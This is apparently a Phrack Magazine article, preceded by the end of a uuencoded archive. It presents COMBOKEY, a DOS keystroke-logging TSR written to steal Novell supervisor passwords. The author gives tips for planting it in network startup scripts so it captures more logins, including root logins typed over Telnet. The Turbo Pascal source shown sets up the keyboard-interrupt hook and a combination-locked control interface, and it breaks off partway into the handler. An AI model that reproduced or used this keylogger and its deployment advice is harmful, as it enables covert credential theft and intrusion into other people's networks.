MW1J+>8Z-0U85#$@EI0R1&1$I]R#IBU8_R.?"!/U0/3*7QQ"NYQV=?Q[:4&_K
M/HLI’‘(D#-’*"9U<%YM\):Z<$,R.5W]‘LM%D4*@)8.‘VV*$0;*V+K["‘2!M3
M/CE_)/<*=D(#(7?WVYAJ4H;O:#A:\*[,’,T/+W/8"I-%>6N&=EP-0PO>UF<P
MM.-I&#I49>1)#.WX0(9RZHL76PG+ES,Z61[LJ#Y@52\?W0;J,F‘LIJ19.S4‘
```

```
MI*[=9‘.[M‘"6O/TW#09=1V5/5-\]1(FH\%@W(5BDAP8@2&CK.<F)/*U2:HGO
M:9S&GN2#&IQ&’F]+<N8WQFLJG\PUH+XC0^[+TU‘7A&%YUWEZE;PC:]6F,4OT
M‘5BAG*_E16’(D<’)VU-X&Q>PT29L2]2AS!1U-9E*,W:/!)K9(X8VTJBAWC-M
MDS,&XF%YZZD^[‘%Y:^IN2\0S(‘Y6S#U5W+CV/6J*W4\;H:7AL3I*P_>NK@6.
MN%>MJ]‘4MI+;T).0T4VR@LO]W74Y[G\25>X8/-’QEF2=JG62#Y!*Z\0>,30:
M)NG+GH^8‘&J(C:).8FT#L8Y*+!%R6T\DU@7B(A8E0FQ<6?\&;?PQ7NV+6$.@
M!R1‘#$"$@&P-J3)‘Q47R^D<W4;+CWIGKJYJ<"‘5^GZ7)78V^)4+EO%G?U@?5
M62AWFZ;WWW16J/’>0FKV\>0$392X-OO5Y#0’CD2[H?A"+O6’73F0(!K1-F?‘
M.K$ED]&:B[)1TX+!]L&1@YE5N9OBM%F/=-K<@>JT$:&’ISAM)=I0.4?.ZNB$
M>#"-^G85T7$<7!Y25<W)DZ%QBVFYW/-X;TPW^[)>HU5U6%18].FHK0SCFWVQ
M^(M=DL‘@SRB#R>$I5H:’_$H6ACIJZ\($OS)C/EJ2‘SUK13$]FI/R$’\)U7LU
M?UU.I2*SQB4Y@IRZE1PWC__<Q[L5UQ4>H0$$>2=’!#M<VUTUOD?M+OOVEVB[
MK\!H^K8GQTZ)4#(E)G’D+%S#7?P1‘W/4R".QK:=’’CU7M5U$V+R:;==B?UUD
MT:J‘[\I’+’<AD.>!9<L50R5JJ[?S_74[UB-+0*4APT:5L-(UMBXGO‘J9A6S)
MR’+HB@]:9$%][_Z"=K%MU?_\*\[25J-4//’EHR[^?R#JXH74G97+7XBM1N-Q
MC3QU9YE/2"-<MU$.WY4M:-B2NX\,NB>[,!Q:#<>K’B=GULU^NX4/C/<1<!^(
MBW8FQ-9Y=’AGP@.(.K?>&P!1]+8=-#R‘?#K1:C%AD‘Q!BZK3WT)-4Z6_-2FJ
MBR1GIV#ZJQ7=0R;Y;;P^JML7*>3Q;MUQPP;A14HE!2.-^G&L1I$]3?V,9:^1
M@ZF.&2[7I!5/]Y\@*2CEU4.&1R,</7DO11QUQX-+(R4\_I#"^1:%0TI<*%<2
MX>3:"‘3’[:%/P!&3%1Q.(QIR&U9#&JWA’3PDQ2U\YW-#Z-M4G>&Q>EIU1B1U
MUBK)$JI1DM60’2‘]ILJ"88LJB‘+79#"<CT=B-05390DS@?&?^VA+1]Y0Z@$)
M%4QQ>V/"3#.XR>*HB+,C*&[C’3>*)33?.$;E,]Y#‘-9062A!++CAT2S4/&5I
M.?Z‘JIZ\B.\A2VYNN?OEASKDWI=‘[FF0:6’)\Y&I$VHA0R=4I31\MA&;*’RV
MX6‘#L#R%S):@:+=N9>"("&#]W;JBD>&]DW.?_I"&#S"N&CY0AR\2*0C7")PQ
M"J,0MQ6N:+TVA%’ZZW;,5>3$’ZOI-B*431Q*MZVIFUF7+PBY-_^,*D\+X?K*
MH-4,#56>%)4%>’09&I;IL:R>G,$G0KF%J*U$I[SQY8K:G7,X’E57\@&&$D\3
M04!G’!‘;E8\9FDWY"*]/3\M’1,M’!‘&VFBIL‘#U+T534,$VQILKXS7%)7KE>
M3*_DM\FF8+M2WH$’U@C/IT>@1*-I%LBVK8"B^61‘_/M&/K?QAHMGX-,T#YH)
MH=*B3O.H,\’2/.P0#I\/GN6A(^#‘=%LN9%XXL*/L.>H!&-S0++Z/HZ))(4%2
M)7J"$,B9,A]N,\%U_):-^ZB]<4O8)M$OTTTU,S1P607?@QX0=/2^A%:#X^JF
MCCM+\IF>$J^O<;XTA15/<[Z"@<;Y$BHKOI[SY87<^0J&0,[P3M7K-9:S7H)V
MI\J/&0E+T)XIJD,.2=YNA8,1V"%6?(([(FQ;W\TEH>I?TVL%’AAP>A]7I>@)
M8ZQZGQ2,@0PQ^4*YA4J^LM%N3UO)=)_IZ+:_$-VA!58?;SR$ZHLFDZQL/)JT
M+]W:T-L6U(AW2#2;#Z$>X_&;C^.&4T-;P_^^*D]/X__0T?"_4+SQ]?B?7\;"
M3++J0?MALZQ/\Z!#&A#‘NP^A%*/VH/D&H]7$.@]:V(2$OIH8(7(9AB$Q(A(I
M;$_#0$.G4,CP"#HK-(74$,B0V="P#5P()0S7.^XME:^/15<-V=!=?!/1,XE’
MC+WI-SR]P[KH:U2[4-3P5-4>ZO;5@=N0^)FLK=M7"Z;TZ[%VX,.+KQ#J"?ZN
MH^Q")477"67"KY7YTL,.GSCLQ:\7@^DY+/N#<S:H\_Y@+-]IC3[-\/%MR-K#
MT"%4#=7:.&W#12<@/YW-&W8"\H/’M*%\(8WA)GS:$-V?9>Y:O@3"<#\_;2C?
MWZ-M:+&&\N7/VH:]LB&.‘6E/)].&^#"LL6M\1:BY(;J‘Q_‘K"*QA]\+PH_EE
M0W0,WMPU.MK>V5‘\>*UM.*P:2BD’TQ+B4^I&-L-Q&^U%4;1K?&NIL6M\6:JQ
M(2Y=,’(/OB79*(4X!]R)*%;*:4]V<AKE4H6.KA\IA?@J%B.;X4H4K<S0RFI\
M&;"1S7#$P]@U]FZT78>\H>1;:,O**(WXCC\C/^+HB7$P^$"8X:<;:$,YN:I%
M’/"&AY?0K1J*-[\9UQK?GVD4!7QH2GOX)FP;=O‘X2]VRAM*I-?-@YC-XU,K@
M.GKMA-/2’7RYMG$)#PRY/D)=-GP,(J41WW!M[!H’E@R7Y_&&G0H76%KE2_M"
MO6?X0G#,+G)/=OMX_32_".<XM8,=\%F1MN):N:?<A0\R&24‘7Z%F7#E\(UH’
M8N>@6P<*_T2#MB%E;’P?M=&5P+]‘I/.AS\ZJABH+&!I*L1>UH=,TQ/?6H(9!
MW5#Z51_SA*-#O.:&Z"R1X?HBWK!;H"O]B7\’Q2CW^.I5,XV’?+R&>]"%J6;N
M07>AFID"78UN;(BO,NYJ>-B\6*RA?*^H<1[Q#7UF1!2&UNI/NM;X<G‘C4^‘+
MOXU,@9/3QB7$U\D:32"^C]E,([J^VL@4^,Y9(R+^N23C6N.LM];Z#JN&W:S+
MCL[QAOC<L])P7#4\I‘#(6=50O!%’ZU4W#84;>;0-6=>/L>=T"?’Y4^.$X^.>
M1C;#OR=CE!G\NQ]&?L3W^1L’@Z^R-"+B6RF-_(BOES2R&?XY$F/7O\&A#^OZ
M"_M%Q/I;_"+\&QO&>:;_NQA?3.>_PM6"$GS1G\’WK]^_AI_@*J?!17A]S/Z#
MU4O]P,NN+‘O>P/OCX^/W]:?\-[Q’G\-?5*7C;S[C50U6E3Q!:)2R8_0Y_‘7%
M&E*LI[^JP:HNB.*4T6E[%IK-Y^SIK^HI(Y8P9\]#L\F7I*R_W4):W,89W’%A
MN:9W,^:P9ZQXPIF7W2=+TWAO&%<W]]/D[‘MBOWIY$>=Y=!/G38M7+__Q?U!+
M‘P04‘‘‘‘"‘‘SH"T=Z\G1\\0‘‘‘"U‘0‘‘#‘‘‘‘%1%3$5#05)$+DY%5’V0,:O"
M,!1&]T#^0T8=‘KUIDG;5H%!L;:%]4!"18‘<’!:E._GIS;WC0E^$1T@SGW"_Y
M>N+,0=@.5&8Y4TH\]YS%=>8,L?H7_X3IOJVAY*RK’%A7ZD0(\U7?%B6$@/[A
MY_?5SY/H_/3Z*XXAJ:EK’0XMFMM’C’+P]X6SXNRX&RY9E@’&2HVW2X,-Y‘8?
MBM_UTE/D*?*@2&!.T$08LW2B:%)L5/($&H(%P:BDAB6C));>’N?‘8&]YH‘[;
M1(F#^-O&WX)1^0)02P,$%‘‘‘‘‘@‘ET‘N’45;^#19!0‘‘/@T‘‘‘P‘‘‘!414Q%
M0T%21"Y00T)]EDUL$T<4Q\=Q‘B8RWIDE+16BE=M#A%8">9?%F‘]5@7RHII!8
M2<I’9;5RXMDUK1L[MBL$JBH5H0KU8%7@0\FA5"B’7%I5:EI%%6DIAU4/’#CE
M@M43H‘I!#S2TE@A6YZWC]1L;:FED^?=_[\V;F3?C=_8L.44V]QZ83,W8N9V)
MP</AX?3’TZG2Z=Q,*AL^;NS2]?‘$+YSFQ7‘\OKGW^/#X1’QL-*R’S?#ATS.I
MPMG-O=O("S\^/_F?CR](M.#]Z5+?NR7X]AO$3]XQB$(F/DH52M.I0CJ<2*6+
MQ$=(@,0GQO;&]"CY@?X[6U<NYX-;/BUV$>+7P$DGFT@B/JA’!V,FF&\@$V-’
```

```
M]1BYSE;Y,GV2?J;>M03V[Q3&)W42)&;X6.9<^.3.R52V87_LZ%%3)QFZRJM*
M@3^@J[9(W;]#V'_J0C:,<'X$+#>2P4'=B$2)H:SR[T/O\PW4MKJ;IL8+3!WK
M^Y!N;:#[[!Y"NOM`[?J&5'N(S_=/*)!W=Z/[)=)%3-(U27X76^.;8JE98;7.
M=WN\3C$W/#XG<=WC48GO0?%_+;1X%,7'?"^*CWD,Q6_RE\4.Z!'2M8TD0+BA
M7K<(K-1UV(?X`&]PUT'WA++GX`J&)R2E2#'DT(RTGJIG+\VPVQ,T>0;3$VI,
M$O9X@B,+44^HR$)K\BE9:&4;87@549047L4>E!/F)DH)\]TH(\P-E!#F.LH'
M\T.D:X:,`,_0WT2>_G7^-N*KO,6%_0`9``X70<!U?MCC2R_DCHC?\YPXZWR3
M(B[H064T7Q7#O1HN&5&&!!E"9(>R7Y#]$HD($I%(OR#]B$#A3[%$$9-$L2:1
M&@O/R@2N19V>E\CYHJ9BHJGA69G`I9FCBQ)9+"953)+"2R9PI:+TOD3N%\LJ
M)F7AU4YNYH#BR-_EDA+1U/F<)I$:F\_!:O%N:+.-QP>3K!AX%4Z^\>"T2"4/
M%).I/%"9K(C1(K<Z2%DM9<IJ,HMSOIC1U#<1J;&+F1K#1%//V9KZDXUM;ELU
M]A4B4*>-&FN27\2O(Q2316'SGEOG35)AHU:%?8ULZA3(*")?TNL6T!9QQ/^.
MPQ80^80"P9$U];8%>>/S&K>3:AF1-35KK:D:(O!::&H$14ZJ1WA2K:/(:T('
M3^P%1/8:M]?$P%Y:&RFK%^S8E@M2AG4>VX+G@E_M-A]DDNI;TGF5[1J[E,'Y
M7!/G]3,BL.ZD.'MY]K)$H%H<AJO%8==L1XKLL+E<N\VEC,-,E,\4NR`J_#&J
MWJKRN(/`N]%.*@R_)!6V_\,*NX$B5]@?-E"\]EN\)E7"`PKD%MK#![2:!BH3
MAU73>!5`CDB5.<`K;$XB<Z(V,#&4Q73C?6[%*=NP:]+MMH%BXEA`<>1K8EU_
M(M+/3+LBQ3$4TP:*B6,!Q;NQF*ZQ:%N&0'&&9A9.$<]^(ROO?(UI67BY<$69
M64V\=[BBS&Q2(O"NP"O9(I'@9&FF;[+4(C-]#Z=E$@D^G`8[F8"=2P*OB>9T
MU_CPR-#P!#E(2##030\6ZTJT>)ZZ'6I@NV@*=TV>2@PWY"B]DH]0:&#OY#OD
MWD"<S?,A=I4_4^]Q7T=X7V^@3@=$3WN`^]FR:X#]A7R/WN3S=+G9PG;ZORH,
MJLHR?X/NL\#@%?=?WI4^HV?X`"WPS^D2[_05R1&EWWH:>MTZI[A-;WON1#G#
MG[H]\1+O7@]]J"']&+HCVN45_BBTW>J0OA7M\8+U*/27U?.\H'$Q)W3/7[CR
M<Y*J"8._15)N>[TQ0`+=Q.ULMK(GZ3J%$>);68@+B8$DUG:5;K=T=URQKHK1
ME,0XH:SP$XIJ77;'BN?5`]*"=4*Y*S",!>L_4$L#!!0````(`/92,!W$D[.D
M0PD``"#(!0`,````5$5,14-!4D0N4%).[=V_:B-'' `?P75RH":<'D$%="E?.
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
```

```
MBG&JSZ+A%':JSS;B%':JS\KB%':JSU[C%':JU2=.+4ZU^L2IQ:D^*HM3T*E<
M<HIQ:HSRXQ1T:HR&Y!1T:HP:Y11T:HRNY11TJM<G3G6G<7C,&J>@4V/2**>@
MTY+3"TXMX<2)$R=.G(;N]'`^8\Z)$Z?>G(K'.0^<.''BQ(E39DZE\P@_Y.0<
M$"=.G#B];:>'7?""$R=.?3E]S]ZI"H03)TZ=.AT\MSYQXL2)$Z?!AA.G5W;R
M^7C3Z;&#S]UOX<2I'Z>#Q>G@FA,G3IPX<>+$B1,G3IPX#<QIMP%><^+$J??U
MZ0,G3IPX<>+$B1,G3IPX<>+TWIT:OP?$B1,G3IPX<>+$B1,G3IPX<>+$B1,G
M3IPX<>+$B1,G3@.X'_SD=TDX<>+$B1,G3IPX<>+$B1,G3IPX<>K$R;Q#3IQZ
M=VI](R=.G#AQXL2IX,2)4[)3U9H[3IPX=>.4&DZ<.''BQ(D3)TZ<.''BQ(G3
MD,.)$R=.G#AQXL2)$R=.G#AQXL2)$R=.G#AQXL2)$R=.G#AQXL2)$R=.G#AQ
MXL2)$R=.G#AQXL2I4Z?;ZJA9%>\MG#AUX%0()TZ<.''B))PX<>+$B1,GX<2I
MB_PT.?OZQ^3J?U!+`P04````"`"*=B\=14[.>F0%``#,%P``#````%1%3$5#
M05)$+E,P,9682V_<-A#'[P;\'8B]-^'P)0DY!(JLV&KL]6)7Z[B]%(9K-#DD
M*=Q>TD]?OF;T('>UBP4$:H?DC\/Y#TGQ7?_T_:\?O^R>O[Q\>_KWZS-[@#>"
MO[#=R^O7EW]8UUU>]/7Z^OZ/77/3WM5]US"PO_KR8G?3MCWC]@=@*LE*84IF
M[/_=[RV34&@&7`.K5%4QK:MB^._RHN[[+5M=M;MFVVWZ[GZ]8F#8JMO=%Z4M
M['Y^?_[RAMV]?/OQ^I,U3Z]_KCS5P?CEQ:_[=<.DX)QIX/BNM'T79GB7,[NO
M+^E=BUE]Y=Z5>]_4VYY)X^I7]J%D91^%==%VIX,OWNTPGC`R].FAOMVW*U:Q
ME6)W-_]-QAUJ//;UK:^0L[T_9+%SU5VOZ_Y^ZVL\PLH.R8W0N>U^$FOVOVW"
M``+(UU+EO%8TSEB;;AV[=;/GIR24R-G)H-;UG44!9ZO[7>-')&(#&T0/LQW:
MD=O6JT_6K$MGMG5`E&2/0"`@G`@4"(0LL$8@C(';MNEK9'+$:0>.D6_75U$"
M/OI!![;(0%>2F8)K)HMC$H@J3F=W9O:!-EYVQ3P\^_<3>PDS^TP.>SL7Q@E:
M)CV1'(CKW0(S5'1!"+[Z^3=8$DM!^+C?M:X_$1ND00!K+DIGGD<]`#D!7:E8
M`CYL-LCC69Y$'L_R1(D\7UKD7:^O(L_73WDJ\D29YQGBF9/\:QKDF2Q/(\_D
MYU/0?+H2+/&NZK[&"159H,')%7D'*8"^M*B8[:Y'!_,!+-'!'P$D!WUID=?<
M?D)>WK\">0?\HXP0)V7$YRWYET\(@[Q)0L15*62F4YHI<.E)5B6)&QF34+E%
M3`*3%;A%[-BJ-%LQW'(MM8Y+GU'C)6/8PX1@?W_$BHY;F>S:TM0;K.4>OCNW
MS6\;ZT19Q#U!:`9*LD*Y4=UVZ]8VD=8HK"&49*'#O$:K$=%3@SZ/K30/H2T?
M;6)#`UF-FAX/W@?G0XD[F(I.#+%S]K##B3C!$3:,1`RP!:74#C;9+B<L9Y;3
M[1+R2@!4@BI)">(<)8AQ@$]2`C])"3*K!#BF!$Y*@(P2@)0`&24`*0%2)0`I
M`<Y2`BPH`7)*`%("G*4$.*X$.*($VDQEP243IO+=%4P)2Z@.2F'3-6":4ATZ
M=>Y//8_NW7+B%B[IY9R5Q@"+FAUJ^F-@B3'R)7]>5TPN["<?;'>A96GG"+A*
M3B#<5;!3I]R.,C]V!EYQ!D_'(_5!'IZ#$YXAGCF#Y\Z1YAC/'8--CJ>)I\_@
M%:O8\A!/N@HYGB*>0EZQQ/,'GM#R$,\%6.5XM+K[D@KG@05>_&R0QX`NPC('
M%`04^(`3@$X0XAC0A5CD@+1J^=*)$:R=X.$8SX48<CQ./'X&S_G'C_'*54`E
MO!)7+5_R7T'*QG!!H1(SWG57B#FNBODNW'`4GR<\QX0_%2<PX?.X,J9[BJ//
M&E\Z%0>8[WE<$;,]Q6G"Z3-P_&VW[C'E\T@3$SY%*D+25VRQA/2?5+%E%J=C
MOJ<X23B).%C"W36W6TSX/$_%=$]Y@GCB]!FMU=MM[U<U<9@I8\:G3"`FG,&4
MF/)YG(@)G^(XX?@9.($9G\=!S/<)+G[B#"<55>%J,_[$Z=O'GKFQTF7@Y!:P
M<#H%&.XN/G?;-L;'D/;]K=[<@C%$BTX^)Q,+95*T^$.=\)X/MXG!4B679A/+
MY'8+.;1MC>XJAU$/CU%OHXT`XD(VL0QW=X-%3[],\A:\,\#>:`L/I=&,XGOX
M7AA9Z$9UN/$8>RKT.',32VBMIQQ!-Y#A9G88]<A2SBR3.Q[LC:XHZ+(BL=`R
MC;VIY`(@M:@HD[%V_"-O(56-+(.J@L^CL:FI930V,9FW$(7_`5!+`0(4`!0`
M```(``Q2,!V^G@!LQ@@``.P@```,`````````$`(`````````!414Q%0U)$
M,2Y!4TU02P$"%``4````"`!*4C`=CCHX#\L(``#X'P``#`````````!`"``
M``#P"```5$5,14-21#(N05--4$L!`A0`%`````@`FT0N'<0;&V`*!0``/!<`
M``P`````````0`@````Y1$``%1%3$5#05)$+D(P,5!+`0(4`!0````(`*)$
M+AW[.7CW$P4````@```,`````````````(````!D7``!414Q%0T%21"Y#35!0
M2P$"%``4````"`!K4C`=UE#(="T(````'```#`````````````"````!6'```
M5$5,14-21#$N0T]$4$L!`A0`%`````@`;5(P'=:1H<KU!P```!X```P`````
M`````@````K20``%1%3$5#4D0R+D-/1%!+`0(4`!0````(`$!#'!UNJ^N<
MP`0``&(3```*``````````$`(````,PL``!024-214<N15%54$L!`A0`%```
M``@`:U(P'2C2B*Y<````?`$```P``````````0`@````M#$``%1%3$5#4D0Q
M+D524E!+`0(4`!0````(`&U2,!TIRVCV9P```)`#```,`````````$`(```
M`#HR``!414Q%0U)$,BY%4E)02P$"%``4````"`!K4C`=#LVE_>8!``"G!```
M#`````````!`"````#+,@``5$5,14-21#$N2$584$L!`A0`%`````@`;5(P
M'=V65G;,`0``800```P`````````0`@````VS0``%1%3$5#4D0R+DA%6%!+
M`0(4`!0````(`&M2,!T#9[*E[!@```1V```,`````````$`(````-$V``!4
M14Q%0U)$,2Y,4U102P$"%``4````"`!M4C`=SK(OU808``"#=0``#`````````
M```!`"````#G3P``5$5,14-21#(N3%-44$L!`A0`%`````@`,Z`M'>O)T?/$
M````M0$```P`````````0`@````E6@``%1%3$5#05)$+DY%5%!+`0(4`!0`
M```(`)=`'+AU%6_@T604``#X-```,`````````````(````(-I``!414Q%0T%2
M1"Y00T)02P$"%``4````"`#V4C`=Q).SI$,)```@R`4`#`````````````"``
M```&;P``5$5,14-!4D0N4%).4$L!`A0`%`````@`BG8O'45.SGID!0``S!<`
M``P`````````0`@````<W@``%1%3$5#05)$+E,P,5!+!08`````$0`1`-@#
(```!?@``````
`
end
sum -r/size 61640/45861 section (from "begin" to "end")
```

11.txt Wed Apr 26 09:43:41 2017 18

sum -r/size 58373/33263 entire input file

<UUEncoded Part Ends Here!>.

==Phrack Magazine==

Volume Seven, Issue Forty-Eight, File 12 of 18

COMBOKEY and the Simplistic Art of PC Hacking
-or-
KeyTrap Revisited

by Sendai
(with apologies to Dcypher)

NOTE: Of course I take no responsibility when you use this and get kicked out of school or something stupid. Besides, why would you be so stupid as to get caught in the first place? :-) So be careful, and have fun. Don't get stupid.

WHAT YOU NEED FOR ANY OF THIS TO MAKE SENSE:
* At least a reading knowledge of TurboPascal and 8086 assembly
* A tolerable understanding of how the PC actually works or
* A copy of Queue's "MS-DOS Programmer's Reference"
* A copy of that yellow-spined "Indespensable PC Hardware Reference" book

ON WITH IT...
It was with a little dissatisfaction that I read Dcypher's KeyTrap article the other day (so I'm back-logged a few issues, so sue me!) I've been foolin' around with a version of this that I first wrote about five years ago during high school, and well, I thought mine was a little easier to understand.

So I'm gonna show you my version, actually explain how the damn thing works, and hope somebody out there has their day brightened by using this program.

Note that the only reason I wrote this thing was to record passwords on a Novell net. It will record all keypresses, but it really has limited use other than hacking.

Fun fact: With this program, it has taken me an average of about six hours to snag supervisor on every Novell net I've nailed. And I'm sure you can do better. ;-)

PC KEYBOARD HANDLING 101
Okay, a quick review for those PC newbies out there. When a key is pressed on a PC, it generates an interrupt 9 (keyboard interrupt), causing the machine to look up the address of the 9th Interrupt Service Routine. The ISR is typically in ROM; the interrupt vector itself is not.

A key recorder is a program that simply latches itself into the interrupt 9 handler by replacing the old vector with its own address. By doing this, every time a key is pressed, we know about it.

ENTER COMBOKEY (That'd be the key recorder)
I differ with my strategy from Dcypher in that I don't bother going directly to the keybard hardware. COMBOKEY just goes ahead and calls the old ISR and then looks in the BIOS keyboard buffer to see what the key was. Yeah, you don't get the funky-ass key combinations like control-shift-right-alt-F2-Z, but hey, I'm just after the passwords.

When a new key is pressed, it's dumped in the buffer. When the buffer is full, nothing happens. I'll leave writing it to a file as an exercise to the reader.

My favorite feature, if I may say so myself, is the fact that COMBOKEY

has an API in it, sort of. Interrupt 255 is also latched and provides the "user" an interface to the presently running copy of COMBOKEY. But not just anyone can go poking into 255 to kill COMBOKEY or get a buffer dump or whatever. First, you gotta send a combination.

Look at the "const" section of COMBOKEY and you'll see a constant array of four bytes. Change these numbers to whatever the hell you want. To use the COMBOKEY interface you need to send each of these bytes sequentially in AX to ISR 255. Look at the "DoCombo" procedure in Dump or Kill to see what I mean.

After you send the combo, you send one more byte that represents the command.

Dump buffer:	AX=C0h	Dumps the buffer to a chunk of memory at ES:DI.
Get info:	AX=C2h	Sends a TinfoRec (see source) to ES:DI.
Kill:	AX=C1h	Deactivates the recorder.

There are two additional programs following: Dump and Kill. These just use the interface to do their appropriate actions.

THE PROPER ETIQUETTE OF COMBOKEY

There's a good deal of social engineering involved with using COMBOKEY. Since it works on only the machine you put it on, you have to know where to put it in the first place to be most effective. (Or be really resourceful and put it on every machine around.)

To maximize your amusement, get the supervisor password first, and then put this program in the startup sequence of the network. Then go nuts.

This program gets REALLY fun when your net is equipped with TCP/IP apps like Telnet, and some moron has their home machine hooked up to the Net, and they actually log into it with root from your net. Instant party.

NEAT TRICKS TO TRY

If I ever get around to it, it'd be cool to use the IPX interface to actually broadcast the keystrokes over to a waiting machine for instant feedback.

The next trick to try is to maybe build a hardware version of this with a little microcontroller. A Motorola 68HC11 would do nicely. This would get rid of the pesky problem of reseting the machine or turning the power off.

Ah well. Comments and the like to jsrs@cyberspace.com. Happy hunting.

```
{ Source notes:
  This'll compile on TurboPascal 6 or better.  Might even work with 5.
  Why Turbo?  Cause it generates damn tight code, and it's much more readable
  for the newbies than all assembly. }

{ComboKey - It's a TSR, so we gotta do the mem setup. }
{$M 1024, 0, 2100}
program ComboKey;

uses Dos; { For Keep() }

const
     DUMP_BUFFER = $C0;
     KILL_RECORDER = $C1;
     GET_INFO = $C2;

     BUFSIZE = 2048;     { In bytes, NOT paragraphs! }
     DISPLAY_MAX = 100;
     combo: Array[0..3] of Byte = ( 01, 01, 19, 74 );
```

```
type
     PBuf = ^TBuf;
     TBuf = Array[0..BUFSIZE-1] of Byte;
     PInfoRec = ^TInfoRec;
     TInfoRec = record
          buffer_size: Word;  { Word is 16 bit, unsigned }
          overwrite: Word;
          buffer_ptr: Word;
     end;

var
     old9o, old9s: Word; { Must be in this order! }
     wptr: Word absolute $40:$1c; { Ptr to next avail slot in kbd buffer }
     q_top: Word absolute $40:$80;
     q_bot: Word absolute $40:$82;
     buffer: PBuf;
     buf_ptr: Word;
     overwrite_ctr: Word;
     last_wptr: Word;
     tumbler: Byte; { How many numbers in the combo right so far? }

procedure SetVector( int: Byte; s, o: Word);
     begin
          asm
               push ds
               cli
               mov  ah, 25h
               mov  al, int
               mov  ds, s
               mov  dx, o
               int  21h
               sti
               pop  ds
          end;
     end;

procedure NewInt09(Flags, CS, IP, AX, BX, CX, DX, SI, DI, DS, ES, BP: Word);
interrupt;
     var
          offset: Word;
          c: Byte;
          l: Word;
          ctr: Word;
     begin
